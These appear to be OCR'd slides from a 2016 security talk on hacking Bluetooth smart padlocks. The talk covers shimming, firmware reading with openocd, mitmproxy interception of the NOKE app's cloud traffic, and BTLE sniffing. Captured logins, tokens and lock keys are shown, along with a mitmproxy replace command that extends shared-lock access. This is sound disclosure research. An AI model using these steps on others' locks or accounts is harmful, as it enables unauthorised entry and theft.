Lockpicking in the IoT

Ray

28. Dezember 2016

Overview


Section 1

Basics

Disclaimer

...blah blah ... only tested a few locks, just my own experience, might be wrong ... blah blah...


Architecture




Not just locks

- Lightbulbs (sometimes without any authentication)
- Cars (not realy BTLE, but still things and controlled with an app)
- Vibrators (unsafer cyber-sex)
- Button pushers (WTF?)

Button Pusher



Cars



Grand App Auto: Tesl...

www.theregister.co.uk/2016/11/25/tesla_car_app_hack_ena

app hack obfuscation

The Register

Take The Register Cloud Challenge and tell what you really think of the industry noise

DATA CENTRE SOFTWARE SECURITY TRANSFORMATION DEVOPS BUSINESS PERSONAL TECH SCIENCE E

Security

Grand App Auto: Tesla smartphone hack can track, locate, unlock, and start cars

Musk's lot better get on this

Mor

Vu

Te

Tesla App Hack

- Actually no weakness in the App - it’s an official feature after all
- Of course if you allow your phone to start your car, and then let somebody hack your phone AND give him your Tesla password that way...
- „The app should be protected against reverse engineering” - OMFG! No - please not.

Talking about Obfuscation

- Security by obscurity does not work
- Possibly obfuscations slows down some security research, but the bad guys will still do it and just sell their exploits for more
- Good crypto does not have to be secret to be secure

Typical Smart-Lock Functions

- Lock can be opened by user when near the phone
- Optional: button press on phone required
- Locks can be shared to friends
- Restrictions on dates/time are possible
- Fail-Safe opening by code using shackle clicks, buttons etc.

Some Attack Vectors

- Bypassing sharing restrictions
- Getting keys from the BTLE connection
- Relaying opening codes
- Direct attacks on lock/app software
- Direct attacks on the hardware


Section 2

Hardware

Looking inside



- If you can’t open it, you don’t own it :-)
- NOKE: when open, easily disassembled with screwdriver
- Master Lock: need to drill out four rivets in the back
- Dog&Bone: open, pull out a pin in the back (thanks Jan!), remove screws under shackle

NOKE




- See SSDeV paper by Michael Huebler
- Did not find easy mechanical bypass so far


Master Lock


Dog&Bone



Dog&Bone




Dog&Bone



Mechanical Bypass

- Springloaded? SRSLY?
- Ever heard about „shimming”???
- A method probably known to all locksmiths around the world
- I instantly realized it can be shimmed the first time I opened it...
- ...as well did Mr. Locksmith months before


Shimming




Section 3

Electronics

NOKE PCB


N51822
QFAAH0
1523FL
VCC3V
SWDIO
SWCLK
GND
GND FEED POINT
3.3V


MASTER PCB



MCUs

- NOKE: Nordic NRF51822
- Dog&Bone: Nordic NRF51822
- Ivation/Nathlock: Nordic NRF51822
- Master Lock: MSP430 FR5949 + CC2541 F256

Flash Interface for Noke



- abusing the ST-Link interface from STM32 devboard
- Others like Nordic nRF51-DK should do as well

Using openocd

```
openocd -f interface/stlink-v2.cfg -f target/nrf51.cfg

telnet 127.0.0.1 4444

Connected to 127.0.0.1.
Escape character is '^]'.
Open On-Chip Debugger
> flash probe 0
nRF51822-QFAA(build code: H0) 256kB Flash
flash 'nrf51' found at 0x00000000
```


Results

- The old (no BTLE) Master Dialspeed had readable firmware and opening codes
- (I reflashed it into a Simon Says style game though)
- Unfortunately the NOKE firmware was read protected
- Decompiling firmware is hard work anyway, so let’s try other options first...

Section 4

Backend Communication

App to Internet



Overview

- Usually TLS encrypted link to a cloud/vendor service
- App sends login data and gets lock info (keys, events)
- App sends log events
- App edits lock data (sharing info, invite users, ...)


Breaking in

- TLS is quite secure, but...
- YOU own the phone
- YOU control the App
- so YOU also own the TLS trust store
- (key pinning might give some extra work, but again, it's your phone...)

Man in the Middle


- Ready to use Shell tool „mitmproxy” (small python hell of dependencies, pip will manage most)
- Acts as web proxy, creates fake certificates on the fly
- Configure Android phone to use proxy on PC
- Point-And-Click: just surf to http://mitm.it/ after activating the proxy to install fake root CA

Mitmproxy




```
>> POST https://nokeapp.com/
        ← 200 text/html 253b 484ms
   POST https://nokeapp.com/
        ← 200 text/html 652b 644ms
   POST https://nokeapp.com/
        ← 200 text/html 425b 458ms
   POST https://nokeapp.com/
        ← 200 text/html 939b 963ms
   POST https://nokeapp.com/
        ← 200 text/html 939b 1.12s
   GET https://storage.googleapis.com/noke-storage/20150829081117d0.png
       ← 304 [no content] 729ms
   GET https://storage.googleapis.com/noke-storage/
       ← 403 application/xml 211b 813ms
   GET https://storage.googleapis.com/noke-storage/20161226041258d13945.png
       ← 304 [no content] 803ms
   GET https://storage.googleapis.com/noke-storage/
       ← 403 application/xml 211b 413ms
   GET https://storage.googleapis.com/noke-storage/
       ← 403 application/xml 211b 417ms
[4/47]                                                        ?:help [*:8080]
```

Noke Login



```
2016-03-22 18:37:37 POST https://nokeapp.com/
                         ← 200 text/html 191B 311ms
            Request                    Response                  Detail
Content-Type:      application/x-www-form-urlencoded
Connection:        close
charset:           utf-8
User-Agent:        Dalvik/2.1.0 (Linux; U; Android 5.1.1; SM-G388F
                   Build/LMY48B)
host:              nokeapp.com
Accept-Encoding:   gzip
Content-Length:    233
JSON                                                            [m:JSON]
{
    "cmd": "login",
    "device": "APA9[redacted]X_mWA
Ro[redacted]",
    "os": "android",
    "password": "Secret!!!",
    "username": "insecurit@y.nu"
}

[15/45]                                         ?:help q:back [*:8080]
```

Noke Login



```
2016-03-22 18:37:37 POST https://nokeapp.com/
                         ← 200 text/html 191B 311ms
        Request                Response                Detail
Date:                   Wed, 23 Mar 2016 01:37:37 GMT
Server:                 Google Frontend
Cache-Control:          private
Alt-Svc:                quic=":443"; ma=2592000; v="31,30,29,28,27,26,25"
Connection:             close
Transfer-Encoding:      chunked
[decoded gzip] JSON                                                    [m:JSON]
{
    "request": "login",
    "result": "success",
    "token": "5iF1D5356Z4PnIkp76lWluRxH8uP5rQb",
    "user": {
        "firstname": "r",
        "lastname": "ay",
        "lastupdated": "",
        "pictureurl": "",
        "serversettings": {
            "lowbatterylevel": "0185"
        },
[15/45]                                          ?:help q:back [*:8080]
```

Noke getlocks

```
"locks": [
  {
    "autounlock": "1",
    "battery": "205",
    "lockid": "58723",
    "lockkey": "013755A5B9CB",
    "mac": "E1:3E:22:B3:B3:79",
    "notification": "0",
    "pictureurl":
    "https://storage.googleapis.com/noke-storage/20161226041258d13945.
    "quickclick": "21112121112222",
    "serial": "AGD-BAR-KAAY",
    ...
```

Noke Sharedlocks

```
"sharedlocks": [
    {
        "allday": "1",
        "autounlock": "0",
        "daysoftheweek": "0000000",
        "startday": "2016-03-22",
        "starttime": "09:00:00",
        "timezone": "Europe/Berlin",
        "endday": "2016-03-23",
        "endtime": "17:00:00",
        "lockid": "52280",
        "lockkey": "DFA314C91FE2",
        "lockname": "friends lock",
        "mac": "ED:ED:06:A2:C3:1E",
        "online": "1",
```

Manipulating Data MitM

Use mitmproxy to manipulate data from the cloud

```
mitmproxy --replace :~s:2016-03-23:2066-03-23
```

Online check!

```
{
    "cmd": "canunlocklock",
    "lockid": "52280",
    "token": "5iF1D5356Z4PnIkp76IWIuRxH8uP5rQb"
}

{
    "lockkey": "DFA314C91FE2",
    "request": "canunlocklock",
    "result": "success"
}
```

NOKE Lock Sharing Summary

- once a lock was shared to you, you know its sharing key
- using that you can from then on open in whenever you want
- at least: it’s different from the main key, so you can’t reconfigure the lock
- the lock owner can rekey the lock to lock you out, but that needs physical access to the lock
- So probably not the best idea for bike sharing etc...

Random find


Regarding dumping firmware... Dog and Bone has some

```
"latest_firmware": {
        "id": "580ff2a8c26de25d3f8b4efa",
        "public_notes": "Minor Fixes to Powersave mode",
        "release_time": 1477440168,
        "sha1_checksum": "6cda2c8688939e12f23ff4a70167270d2087df23",
        "supported_upgrade_from": [
            "V2.34",
            "V2.31",
            ....
        "url": "https://97fd82753dda7729ce31-e3895cffa4c5dde4cf6f6a3c268
l.cf4.rackcdn.com/V2.34580ff2a7c7511.hex",
        "version": "V2.34"
```

Section 5

BTLE Sniffing

Bluetooth Smart




BT Security

- BTLE is newer, but easier to sniff than BT
- Most commonly used security modes are „none” and „ad hoc” (AKA almost none) security
- Pairing codes uncommon and usually not long (6 digit number)
- BT 4.2 improves this, but is not common so far

Tools

- Ubertooth one by Mike Osmann (around 130 EUR), most software available
- Adafruit BTLE Sniffer ($30), easiest starting point
- Or build your own by flashing a nRF51 devboard (below EUR 10)
- simple Windows software from Nordic to integrate with wireshark (has custom extension for Wireshark 1.x, can be compiled on Linux for at leas 2.0 with some work)

Build your own



Low Power Consumption BLE4.0 Bluetooth 2.4GHz Wireless NRF51822

Artikelzustand: **Neu**

Auf die

Stückzahl: 1

Mehr als 10 verfügbar
33 verkauft

EUR 3,59

Sofort-Kaufen

In den Warenkorb

Auf die Beobachtungsliste

Zur Kollektion hinzufügen

11 Beobachter

eBay-Garantie

- 1 Monat Widerrufsrecht
- Geld zurück – falls Artikel nich nicht wie beschrieben (Käufer
- eBay-geprüfter Händler

Ein Service-Versprechen von eBay. G des Verbrauchers bleiben unberührt. Garantiebedingungen.

Angaben zum Verkäufer


sensecore (16796 ★)

99,5% Positive Bewertungen

Angemeldet als gewerblicher Verk

Diesem Verkäufer folgen


Build your own



Other’s work

- DEFCON Talk by Rose Ramsey
- Plain Text Passwords on BTLE on Quicklock, iBluLock, Plantraco Phantomlock
- Replay Attacks on Ceomate, Elecycle, Vians and Lagute
- But he stopped where it becomes interesting...

„Uncracked"




DEF CON 24 Hacking Conference

DEFCON-24-Rose-Ramsey-Picking-Bluetooth-Low-Energy-Locks-UPDATED.pdf

>>> Uncracked Locks

* Noke Padlock
* Masterlock Padlock
* August Doorlock
* Kwikset Kevo Doorlock - fragile

Noke Blog - SRSLY??




Noke just one of a few Bluetooth locks to pass hacker testing


Posted on 10 August 2016

In a presentation at the DEF CON hacking conference in Las Vegas, Nevada, security researcher Anthony Rose detailed how to hack Bluetooth smart locks using the $100 Ubertooth sniffing device, a $40 Raspberry Pi, a $50 high-gain antenna, and a $15 USB Bluetooth dongle.

Sniffing the NOKE


C:\Windows\system32\cmd.exe - ble-sniffer_win_1.0.1_1111_Sniffer.exe


```
NORDIC SEMICONDUCTOR SNIFFER SOFTWARE v.1.0.1_1111

  Sniffer ready and connected on COM8
  Software version      SVN rev. 1111
  Firmware version      SVN rev. 1111
